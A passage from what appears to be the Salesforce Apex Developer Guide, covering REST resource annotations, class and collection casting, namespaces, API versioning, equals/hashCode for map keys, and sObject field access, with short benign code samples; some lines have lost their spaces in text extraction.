not My_Url.
• To use this annotation, your Apex class must be defined as global.
URL Guidelines
URL path mappings are as follows:
• The path must begin with a forward slash (/).
• The path can be up to 255 characters long.
• A wildcard (*) that appears in a path must be preceded by a forward slash (/). Additionally, unless the wildcard is the last character
in the path, it must be followed by a forward slash (/).
The rules for mapping URLs are:
• An exact match always wins.
• If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those.
• If no wildcard match is found, an HTTP response status code 404 is returned.
The URL for a namespaced class contains the namespace. For example, if your class is in namespace abc and the class is mapped to
your_url, then the API URL is modified as follows:
https://instance.salesforce.com/services/apexrest/abc/your_url/. In the case of a URL collision, the
namespaced class is always used.
HttpDelete Annotation
The @HttpDelete annotation is used at the method level and enables you to expose an Apex method as a REST resource. This
method is called when an HTTP DELETE request is sent, and deletes the specified resource.
To use this annotation, your Apex method must be defined as global static.
HttpGet Annotation
The @HttpGet annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method
is called when an HTTP GET request is sent, and returns the specified resource.
These are some considerations when using this annotation:
• To use this annotation, your Apex method must be defined as global static.
107
Classes, Objects, and Interfaces
Apex Developer Guide
• Methods annotated with @HttpGet are also called if the HTTP request uses the HEAD request method.
HttpPatch Annotation
The @HttpPatch annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method
is called when an HTTP PATCH request is sent, and updates the specified resource.
To use this annotation, your Apex method must be defined as global static.
HttpPost Annotation
The @HttpPost annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method
is called when an HTTP POST request is sent, and creates a new resource.
To use this annotation, your Apex method must be defined as global static.
HttpPut Annotation
The @HttpPut annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method
is called when an HTTP PUT request is sent, and creates or updates the specified resource.
To use this annotation, your Apex method must be defined as global static.
Classes and Casting
In general, all type information is available at run time. This means that Apex enables casting, that is, a data type of one class can be
assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert an
object from one data type to another.
In the following example, CustomReport extends the class Report. Therefore, it is a subclass of that class. This means that you
can use casting to assign objects with the parent data type (Report) to the objects of the subclass data type (CustomReport).
public virtual class Report {
}
public class CustomReport extends Report {
}
In the following code segment, a custom report object is first added to a list of report objects. Then the custom report object is returned
as a report object, which is then cast back into a custom report object.
...
// Create a list of report objects
Report[] Reports = new Report[5];
// Create a custom report object
CustomReport a = new CustomReport();
// Because the custom report is a sub class of the Report class,
// you can add the custom report object a to the list of report objects
Reports.add(a);
// The following is not legal:
// CustomReport c = Reports.get(0);
// because the compiler does not know that what you are
108
Classes, Objects, and Interfaces
Apex Developer Guide
// returning is a custom report.
// You must use cast to tell it that you know what
// type you are returning. Instead, get the first item in the list
// by casting it back to a custom report object
CustomReport c = (CustomReport) Reports.get(0);
...
Casting Example
In addition, an interface type can be cast to a sub-interface or a class type that implements that interface.
Tip: To verify if a class is a specific type of class, use the instanceOf keyword. For more information, see Using the
instanceof Keyword on page 82.
IN THIS SECTION:
1. Classes and Collections
2. Collection Casting
109
Classes, Objects, and Interfaces
Apex Developer Guide
Classes and Collections
Lists and maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for
example, that you can use a user-defined data type for the value or the key of a map. Likewise, you can create a set of user-defined
objects.
If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an
interface i1, and MyC implements i1, then MyC can be placed in the list.
SEE ALSO:
Using Custom Types in Map Keys and Sets
Collection Casting
Because collections in Apex have a declared type at runtime, Apex allows collection casting.
Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be
assigned to a list of PurchaseOrder objects if class CustomerPurchaseOrder is a child of class PurchaseOrder.
public virtual class PurchaseOrder {
Public class CustomerPurchaseOrder extends PurchaseOrder {
}
{
List<PurchaseOrder> POs = new PurchaseOrder[] {};
List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
POs = CPOs;
}
}
Once the CustomerPurchaseOrder list is assigned to the PurchaseOrder list variable, it can be cast back to a list of
CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder objects.
A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of
PurchaseOrder objects contains only CustomerPurchaseOrder objects.
If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder
subclassof PurchaseOrder (suchas InternalPurchaseOrder),aruntimeexceptionresults.ThisisbecauseApexcollections
have a declared type at runtime.
Note: Maps behave in the same way as lists with regards to the value side of the Map. If the value side of map A can be cast to
the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting
is not valid with the particular map at runtime.
Differences Between Apex Classes and Java Classes
Apex classes and Java classes work in similar ways, but there are some significant differences.
These are the major differences between Apex classes and Java classes:
• Inner classes and interfaces can only be declared one level deep inside an outer class.
• Static methods and variables can only be declared in a top-level class definition, not in an inner class.
• An inner class behaves like a static Java inner class, but doesn’t require the static keyword. An inner class can have instance
member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the this keyword).
110
Classes, Objects, and Interfaces
Apex Developer Guide
• The private access modifier is the default, and means that the method or variable is accessible only within the Apex class in
which it is defined. If you do not specify an access modifier, the method or variable is private.
• Specifying no access modifier for a method or variable and the private access modifier are synonymous.
• The public access modifier means the method or variable can be used by any Apex in this application or namespace.
• The global access modifier means the method or variable can be used by any Apex code that has access to the class, not just
the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of
the application, either in the SOAP API or by other Apex code. If you declare a method or variable as global, you must also declare
the class that contains it as global.
• Methods and classes are final by default.
– The virtual definition modifier allows extension and overrides.
– The override keyword must be used explicitly on methods that override base class methods.
• Interface methods have no modifiers—they are always global.
• Exception classes must extend either exception or another user-defined exception.
– Their names must end with the word exception.
– Exception classes have four implicit constructors that are built-in, although you can add others.
• Classes and interfaces can be defined in triggers and anonymous blocks, but only as local.
SEE ALSO:
Exceptions in Apex
Class Definition Creation
Use the class editor to create a class in Salesforce.
1. From Setup, enter Apex Classes in the Quick Find box, then select Apex Classes.
2. Click New.
3. Click Version Settings to specify the version of Apex and the API used with this class. If your organization has installed managed
packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default
values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package.
You can specify an older version of a managed package if you want to access components or functionality that differs from the most
recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. Intheclasseditor,entertheApexcodefortheclass.Asingleclasscanbeupto1millioncharactersinlength,notincludingcomments,
test methods, or classes defined using @IsTest.
5. Click Save to save your changes and return to the class detail screen, or click Quick Save to save your changes and continue editing
your class. Your Apex class must compile correctly before you can save your class.
Classes can also be automatically generated from a WSDL by clicking Generate from WSDL. See SOAP Services: Defining a Class from
a WSDL Document on page 538.
Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.
Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If
the Apex class references components, such as a custom object, in installed managed packages, the version settings for each
managed package referenced by the class is saved too. Additionally, classes are stored with an isValid flag that is set to true
as long as dependent metadata hasn’t changed since the class was last compiled. If any changes are made to object names or
fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made
111
Classes, Objects, and Interfaces
Apex Developer Guide
to a class that calls this class, the isValid flag is set to false. When a trigger or Web service call invokes the class, the code
is recompiled and the user is notified if there are any errors. If there are no errors, the isValid flag is reset to true.
The Apex Class Editor
The Apex and Visualforce editor has the following functionality:
Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.
Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the Search textbox
and click Find Next.
• To replace a found search string with another string, enter the new string in the Replace textbox and click replace to replace
just that instance, or Replace All to replace that instance and all other instances of the search string that occur in the page, class,
or trigger.
• To make the search operation case sensitive, select the Match Case option.
• To use a regular expression as your search string, select the Regular Expressions option. The regular expressions follow
JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.
Ifyouusethereplaceoperationwithastringfoundbyaregularexpression,thereplaceoperationcanalsobindregularexpression
group variables ($1, $2, and so on) from the found search string. For example, to replace an <h1> tag with an <h2> tag and
keep all the attributes on the original <h1> intact, search for <h1(s+)(.*)> and replace it with <h2$1$2>.
Go to line ( )
This button allows you to highlight a specified line number. If the line isn’t currently visible, the editor scrolls to that line.
Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.
Font size
Select a font size from the dropdown list to control the size of the characters displayed in the editor.
Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line
( ) to quickly navigate through the editor.
Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.
IN THIS SECTION:
1. Naming Conventions
2. Name Shadowing
Naming Conventions
We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and
variable names should be meaningful.
It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same
name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do
not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name.
112
Classes, Objects, and Interfaces
Apex Developer Guide
Name Shadowing
Member variables can be shadowed by local variables—in particular function arguments. This allows methods and constructors of the
standard Java form:
Public Class Shadow {
String s;
Shadow(String s) { this.s = s; } // Same name ok
setS(String s) { this.s = s; } // Same name ok
}
Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes
are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access
to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference
to P first.
Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References
to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used.
Staticclassvariablescannotbereferencedthroughaclassinstance.Theymustbereferencedusingtherawvariablenamebyitself(inside
that top-level class file) or prefixed with the class name. For example:
public class p1 {
public static final Integer CLASS_INT = 1;
public class c { };
}
p1.c c = new p1.c();
// This is illegal
// Integer i = c.CLASS_INT;
// This is correct
Integer i = p1.CLASS_INT;
Namespace Prefix
The Salesforce application supports the use of namespace prefixes. Namespace prefixes are used in managed AppExchange packages
to differentiate custom object and field names from names used by other organizations.
Important: Whencreatinganamespace,usesomethingthat’susefulandinformativetousers.However,don’tnameanamespace
after a person (for example, by using a person's name, nickname, or private information). Once namespaces are assigned, they
cannot be changed.
After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom
object and field names in the developer's managed packages take on the following long format:
namespace_prefix__obj_or_field_name__c
ThesefullyqualifiednamescanbeoneroustoupdateinworkingSOQLorSOSLstatements,andApexonceaclassismarkedas“managed”.
Therefore, Apex supports a default namespace for schema names. When looking at identifiers, the parser assumes that the namespace
of the current object is the namespace of all other objects and fields unless otherwise specified. Therefore, a stored class must refer to
custom object and field names directly (using obj_or_field_name__c) for those objects that are defined within its same
application namespace.
Tip: Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to
your organization from the AppExchange.
113
Classes, Objects, and Interfaces
Apex Developer Guide
Using Namespaces When Invoking Package Methods
To invoke a method that is defined in a managed package, Apex allows fully qualified identifiers of the form:
namespace_prefix.class.method(args)
Versioned Behavior Changes
In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace,
even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data,
make sure that your code accesses keys correctly using the namespace prefix.
IN THIS SECTION:
1. Using the System Namespace
2. Using the Schema Namespace
The Schema namespace provides classes and methods for working with schema metadata information. We implicitly import
Schema.*, but you must fully qualify your uses of Schema namespace elements when they have naming conflicts with items
in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the Schema namespace
prefix to the sObject name in your code.
3. Namespace, Class, and Variable Name Precedence
4. Type Resolution and System Namespace for Types
Using the System Namespace
The System namespaceisthedefaultnamespaceinApex.Thismeansthatyoucanomitthenamespacewhencreatinganewinstance
of a system class or when calling a system method. For example, because the built-in URL class is in the System namespace, both of
these statements to create an instance of the URL class are equivalent:
System.URL url1 = new System.URL('https://MyDomainName.my.salesforce.com/');
And:
URL url1 = new URL('https://MyDomainName.my.salesforce.com/');
Similarly, to call a static method on the URL class, you can write either of the following:
System.URL.getCurrentRequestUrl();
Or:
URL.getCurrentRequestUrl();
Note: In addition to the System namespace, there is a built-in System class in the System namespace, which provides
methods like assertEquals and debug. Don’t get confused by the fact that both the namespace and the class have the
same name in this case. The System.debug('debug message'); and System.System.debug('debug
message'); statements are equivalent.
Using the System Namespace for Disambiguation
It is easier to not include the System namespace when calling static methods of system classes, but there are situations where you
must include the System namespace to differentiate the built-in Apex classes from custom Apex classes with the same name. If your
114
Classes, Objects, and Interfaces
Apex Developer Guide
organization contains Apex classes that you’ve defined with the same name as a built-in class, the Apex runtime defaults to your custom
class and calls the methods in your class. Let’s take a look at the following example.
Create this custom Apex class:
public class Database {
public static String query() {
return 'wherefore art thou namespace?';
}
}
Execute this statement in the Developer Console:
sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
When the Database.query statement executes, Apex looks up the query method on the custom Database class first. However,
the query method in this class doesn’t take any parameters and no match is found, hence you get an error. The custom Database
class overrides the built-in Database class in the System namespace. To solve this problem, add the System namespace prefix
to the class name to explicitly instruct the Apex runtime to call the query method on the built-in Database class in the System
namespace:
sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
SEE ALSO:
Using the Schema Namespace
The Schema namespaceprovidesclassesandmethodsforworkingwithschemametadatainformation.Weimplicitlyimport Schema.*,
but you must fully qualify your uses of Schema namespace elements when they have naming conflicts with items in your unmanaged
code. If your org contains an Apex class that has the same name as an sObject, add the Schema namespace prefix to the sObject name
in your code.
You can omit the namespace when creating an instance of a schema class or when calling a schema method. For example, because the
DescribeSObjectResult and FieldSet classes are in the Schema namespace, these code segments are equivalent.
Schema.DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FSMap = d.fieldSets.getMap();
And:
DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, FieldSet> FSMap = d.fieldSets.getMap();
Using the Schema Namespace for Disambiguation
Use Schema.object_name to refer to an sObject that has the same name as a custom class. This disambiguation instructs the
Apex runtime to use the sObject.
public class Account {
public Integer myInteger;
}
115
Classes, Objects, and Interfaces
Apex Developer Guide
// ...
// Create a standard Account object myAccountSObject
Schema.Account myAccountSObject = new Schema.Account();
// Create accountClassInstance, a custom class in your org
Account accountClassInstance = new Account();
myAccountSObject.Name = 'Snazzy Account';
accountClassInstance.myInteger = 1;
SEE ALSO:
Using the System Namespace
Namespace, Class, and Variable Name Precedence
Becauselocalvariables,classnames,andnamespacescanallhypotheticallyusethesameidentifiers,theApexparserevaluatesexpressions
in the form of name1.name2.[...].nameN as follows:
1. The parser first assumes that name1 is a local variable with name2 - nameN as field references.
2. If the first assumption does not hold true, the parser then assumes that name1 is a class name and name2 is a static variable name
with name3 - nameN as field references.
3. If the second assumption does not hold true, the parser then assumes that name1 is a namespace name, name2 is a class name,
name3 is a static variable name, and name4 - nameN are field references.
4. If the third assumption does not hold true, the parser reports an error.
Iftheexpressionendswithasetofparentheses(forexample, name1.name2.[...].nameM.nameN()),theApexparserevaluates
the expression as follows:
1. The parser first assumes that name1 is a local variable with name2 - nameM as field references, and nameN as a method
invocation.
2. If the first assumption does not hold true:
• If the expression contains only two identifiers (name1.name2()), the parser then assumes that name1 is a class name and
name2 is a method invocation.
• If the expression contains more than two identifiers, the parser then assumes that name1 is a class name, name2 is a static
variable name with name3 - nameM as field references, and nameN is a method invocation.
3. If the second assumption does not hold true, the parser then assumes that name1 is a namespace name, name2 is a class name,
name3 is a static variable name, name4 - nameM are field references, and nameN is a method invocation.
4. If the third assumption does not hold true, the parser reports an error.
However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other
class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign
keys).
Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields
cannot refer back to Apex expressions.
For instance, if you have the following class:
public class c {
c1 c1 = new c1();
class c1 { c2 c2; }
116
Classes, Objects, and Interfaces
Apex Developer Guide
class c2 { Account a; }
}
Then the following expressions are all legal:
c.c1.c2.a.name
c.c1.c2.a.owner.lastName.toLowerCase()
c.c1.c2.a.tasks
c.c1.c2.a.contacts.size()
Type Resolution and System Namespace for Types
Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows:
1. For a type reference TypeN, the parser first looks up that type as a scalar type.
2. If TypeN is not found, the parser looks up locally defined types.
3. If TypeN still is not found, the parser looks up a class of that name.
4. If TypeN still is not found, the parser looks up system types such as sObjects.
For the type T1.T2 this could mean an inner type T2 in a top-level class T1, or it could mean a top-level class T2 in the namespace
T1 (in that order of precedence).
Apex Code Versions
To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version.
If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each
managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages
evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.
Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This
allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version
of the package before the code was deprecated.
Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without
specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex
class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated
with the latest installed version of the managed package by default.
Versioning of Apex Classes and Methods
When classes and methods are added to the Apex language, those classes and methods are available to all API versions your Apex code
is saved with, regardless of the API version (Salesforce release) they were introduced in. For example, if a method was added in API
version 33.0, you can use this method in a custom class saved with API version 33.0 or another class saved with API version 25.0.
There is one exception to this rule. The classes and methods of the ConnectApi namespace are supported only in the API versions
specified in the documentation. For example, if a class or method is introduced in API version 33.0, it is not available in earlier versions.
For more information, see ConnectApi Versioning and Equality Checking on page 412.
IN THIS SECTION:
1. Setting the Salesforce API Version for Classes and Triggers
2. Setting Package Versions for Apex Classes and Triggers
117
Classes, Objects, and Interfaces
Apex Developer Guide
Setting the Salesforce API Version for Classes and Triggers
To set the Salesforce API and Apex version for a class or trigger:
1. Edit either a class or trigger, and click Version Settings.
2. Select the Version of the Salesforce API. This version is also the version of Apex associated with the class or trigger.
3. Click Save.
If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed
due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2.
In this example, the Categories field is set to null after calling the insertIdea method in class C2 from a method in the test
class C1, because the Categories field isn’t available in version 13.0 of the API.
The first class is saved using Salesforce API version 13.0:
// This class is saved using Salesforce API version 13.0
// Version 13.0 does not include the Idea.categories field
global class C2
{
global Idea insertIdea(Idea a) {
insert a; // category field set to null on insert
// retrieve the new idea
Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];
return insertedIdea;
}
}
The following class is saved using Salesforce API version 16.0:
@IsTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
static testMethod void testC2Method() {
Idea i = new Idea();
i.CommunityId = '09aD000000004YCIAY';
i.Title = 'Testing Version Settings';
i.Body = 'Categories field is included in API version 16.0';
i.Categories = 'test';
C2 c2 = new C2();
Idea returnedIdea = c2.insertIdea(i);
// retrieve the new idea
Idea ideaMoreFields = [SELECT title, categories FROM Idea
WHERE Id = :returnedIdea.Id];
// assert that the categories field from the object created
// in this class is not null
System.assert(i.Categories != null);
// assert that the categories field created in C2 is null
System.assert(ideaMoreFields.Categories == null);
}
}
118
Classes, Objects, and Interfaces
Apex Developer Guide
Setting Package Versions for Apex Classes and Triggers
To configure the package version settings for a class or trigger:
1. Edit either a class or trigger, and click Version Settings.
2. Selecta Version foreachmanagedpackagereferencedbytheclassortrigger.Thisversionofthemanagedpackagewillcontinue
to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version
setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only
displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click Save.
Note the following when working with package version settings:
• If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the
Apex class or trigger is associated with the latest installed version of the managed package by default.
• You cannot Remove a class or trigger's version setting for a managed package if the package is referenced in the class or trigger.
Use Show Dependencies to find where a managed package is referenced by a class or trigger.
Lists of Custom Types and Sorting
Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.
To sort such a list, your Apex class can implement the Comparator interface and pass it as a parameter to the List.sort method.
Alternatively, your Apex class can implement the Comparable interface.
The sort criteria and sort order depend on the implementation that you provide for the Comparable.compareTo or the
Comparator.compare method.
To perform locale-sensitive comparisons and sorting, use the Collator class. Because locale-sensitive sorting can produce different
results depending on the user running the code, avoid using it in triggers or in code that expects a particular sort order.
SEE ALSO:
Apex Reference Guide: Collator Class
Apex Reference Guide: Comparable Interface
Apex Reference Guide: Comparator Interface
Using Custom Types in Map Keys and Sets
You can add instances of your own Apex classes to maps and sets.
For maps, instances of your Apex classes can be added either as keys or values. If you add them as keys, there are some special rules that
your class must implement for the map to function correctly; that is, for the key to fetch the right value. Similarly, if set elements are
instances of your custom class, your class must follow those same rules.
Warning: If the object in your map keys or set elements changes after being added to the collection, it won’t be found anymore
because of changed field values.
When using a custom type (your Apex class) for the map key or set elements, provide equals and hashCode methods in your
class. Apex uses these two methods to determine equality and uniqueness of keys for your objects.
119
Classes, Objects, and Interfaces
Apex Developer Guide
Adding equals and hashCode Methods to Your Class
To ensure that map keys of your custom type are compared correctly and their uniqueness can be determined consistently, provide an
implementation of the following two methods in your class:
• The equals method with this signature:
public Boolean equals(Object obj) {
// Your implementation
}
Keep in mind the following when implementing the equals method. Assuming x, y, and z are non-null instances of your class,
the equals method must be:
– Reflexive: x.equals(x)
– Symmetric: x.equals(y) should return true if and only if y.equals(x) returns true
– Transitive:if x.equals(y) returns true and y.equals(z) returns true,then x.equals(z) shouldreturn true
– Consistent: multiple invocations of x.equals(y) consistently return true or consistently return false
– For any non-null reference value x, x.equals(null) should return false
The equals method in Apex is based on the equals method in Java.
• The hashCode method with this signature:
public Integer hashCode() {
// Your implementation
}
Keep in mind the following when implementing the hashCode method.
– If the hashCode method is invoked on the same object more than once during execution of an Apex request, it must return
the same value.
– If two objects are equal, based on the equals method, hashCode must return the same value.
– Iftwoobjectsareunequal,basedontheresultofthe equals method,itisnotrequiredthat hashCode returndistinctvalues.
The hashCode method in Apex is based on the hashCode method in Java.
Another benefit of providing the equals method in your class is that it simplifies comparing your objects. You will be able to use the
== operator to compare objects, or the equals method. For example:
// obj1 and obj2 are instances of MyClass
if (obj1 == obj2) {
// Do something
}
if (obj1.equals(obj2)) {
// Do something
}
Sample
This sample shows how to implement the equals and hashCode methods. The class that provides those methods is listed first. It
also contains a constructor that takes two Integers. The second example is a code snippet that creates three objects of the class, two of
which have the same values. Next, map entries are added using the pair objects as keys. The sample verifies that the map has only two
entries since the entry that was added last has the same key as the first entry, and hence, overwrote it. The sample then uses the ==
120
Classes, Objects, and Interfaces
Apex Developer Guide
operator, which works as expected because the class implements equals. Also, some additional map operations are performed, like
checking whether the map contains certain keys, and writing all keys and values to the debug log. Finally, the sample creates a set and
adds the same objects to it. It verifies that the set size is two, since only two objects out of the three are unique.
public class PairNumbers {
Integer x,y;
public PairNumbers(Integer a, Integer b) {
x=a;
y=b;
}
public Boolean equals(Object obj) {
if (obj instanceof PairNumbers) {
PairNumbers p = (PairNumbers)obj;
return ((x==p.x) && (y==p.y));
}
return false;
}
public Integer hashCode() {
return (31 * x) ^ y;
}
}
This code snippet makes use of the PairNumbers class.
Map<PairNumbers, String> m = new Map<PairNumbers, String>();
PairNumbers p1 = new PairNumbers(1,2);
PairNumbers p2 = new PairNumbers(3,4);
// Duplicate key
PairNumbers p3 = new PairNumbers(1,2);
m.put(p1, 'first');
m.put(p2, 'second');
m.put(p3, 'third');
// Map size is 2 because the entry with
// the duplicate key overwrote the first entry.
System.assertEquals(2, m.size());
// Use the == operator
if (p1 == p3) {
System.debug('p1 and p3 are equal.');
}
// Perform some other operations
System.assertEquals(true, m.containsKey(p1));
System.assertEquals(true, m.containsKey(p2));
System.assertEquals(false, m.containsKey(new PairNumbers(5,6)));
for(PairNumbers pn : m.keySet()) {
System.debug('Key: ' + pn);
}
List<String> mValues = m.values();
121
Classes, Objects, and Interfaces
Apex Developer Guide
System.debug('m.values: ' + mValues);
// Create a set
Set<PairNumbers> s1 = new Set<PairNumbers>();
s1.add(p1);
s1.add(p2);
s1.add(p3);
// Verify that we have only two elements
// since the p3 is equal to p1.
System.assertEquals(2, s1.size());
Working with Data in Apex
You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that holds
data objects. You’ll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such as the (),
among other things.
IN THIS SECTION:
Working with sObjects
In this developer guide, the term sObject refers to any object that can be stored in the Lightning platform database.
Data Manipulation Language
Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time
or in batches.
SOQL and SOSL Queries
You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in
Apex by surrounding the statement in square brackets.
SOQL For Loops
SOQL for loops iterate over all of the sObject records returned by a SOQL query.
sObject Collections
You can manage sObjects in lists, sets, and maps.
Dynamic Apex
Apex Security and Sharing
When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing
rules. Read on to learn about Apex managed sharing and get some security tips.
Custom Settings
Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for
an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access
without the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this
data.
Working with sObjects
In this developer guide, the term sObject refers to any object that can be stored in the Lightning platform database.
122
Working with Data in Apex
Apex Developer Guide
IN THIS SECTION:
sObject Types
An sObject variable represents a row of data and can only be declared in Apex using SOAP API name of the object.
Accessing SObject Fields
Validating sObjects and Fields
sObject Types
An sObject variable represents a row of data and can only be declared in Apex using SOAP API name of the object.
For example:
Account a = new Account();
MyCustomObject__c co = new MyCustomObject__c();
Similar to SOAP API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used
in code that processes different types of sObjects.
The new operator still requires a concrete sObject type, so all instances are specific sObjects. For example:
sObject s = new Account();
You can also use casting between the generic sObject type and the specific sObject type. For example:
// Cast the generic variable s from the example above
// into a specific account and account variable a
Account a = (Account)s;
// The following generates a runtime error
Contact c = (Contact)s;
Because sObjects work like objects, you can also have the following:
Object obj = s;
// and
a = (Account)obj;
DML operations work on variables declared as the generic sObject data type as well as with regular sObjects.
sObject variables are initialized to null, but can be assigned a valid object reference with the new operator. For example:
Account a = new Account();
Developers can also specify initial field values with comma-separated name = value pairs when instantiating a new sObject. For
example:
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
For information on accessing existing sObjects from the Lightning Platform database, see “SOQL and SOSL Queries” in the SOQL and
SOSL Reference.
Note: The Lightning Platform assigns ID values automatically when an object record is initially inserted to the database for the
first time. For more information see Lists on page 28.
123
Working with Data in Apex
Apex Developer Guide
Custom Labels
Custom labels aren’t standard sObjects. You can’t create a new instance of a custom label. You can only access the value of a custom
label using system.label.label_name. For example:
String errorMsg = System.Label.generic_error;
For more information on custom labels, see “Custom Labels” in Salesforce Help.
Accessing SObject Fields
As in Java, SObject fields can be accessed or changed with simple dot notation. For example:
Account a = new Account();
a.Name = 'Acme'; // Access the account name field and assign it 'Acme'
System-generated fields, such as Created By or Last Modified Date, cannot be modified. If you try, the Apex runtime
engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be
changed.
If you use the generic SObject type instead of a specific object, such as Account, you can retrieve only the Id field using dot notation.
You can set the Id field for Apex code saved using Salesforce API version 27.0 and later). Alternatively, you can use the generic SObject
put and get methods. See SObject Class.
This example shows how you can access the Id field and operations that aren’t allowed on generic SObjects.
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// This is allowed
ID id = s.Id;
// The following line results in an error when you try to save
String x = s.Name;
// This line results in an error when you try to save using API version 26.0 or earlier
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id;
Note: If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person
accounts. If your code creates a new account using name, a business account is created. If your code uses LastName, a person
account is created.
If you want to perform operations on an SObject, it is recommended that you first convert it into a specific object. For example:
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
ID id = s.ID;
Account convertedAccount = (Account)s;
convertedAccount.name = 'Acme2';
update convertedAccount;
Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted
the generic SObject record into a Contact, Lead, or Account, you can modify its fields accordingly:
public class convertToCLA {
List<Contact> contacts = new List<Contact>();
List<Lead> leads = new List<Lead>();
124
Working with Data in Apex
Apex Developer Guide
List<Account> accounts = new List<Account>();
public void convertType(String phoneNumber) {
List<List<SObject>> results = [FIND :phoneNumber
IN Phone FIELDS
RETURNING Contact(Id, Phone, FirstName, LastName),
Lead(Id, Phone, FirstName, LastName),
Account(Id, Phone, Name)];
List<SObject> records = new List<SObject>();
records.addAll(results[0]); //add Contact results to our results super-set
records.addAll(results[1]); //add Lead results
records.addAll(results[2]); //add Account results
if (!records.isEmpty()) {
for (Integer i = 0; i < records.size(); i++) {
SObject record = records[i];
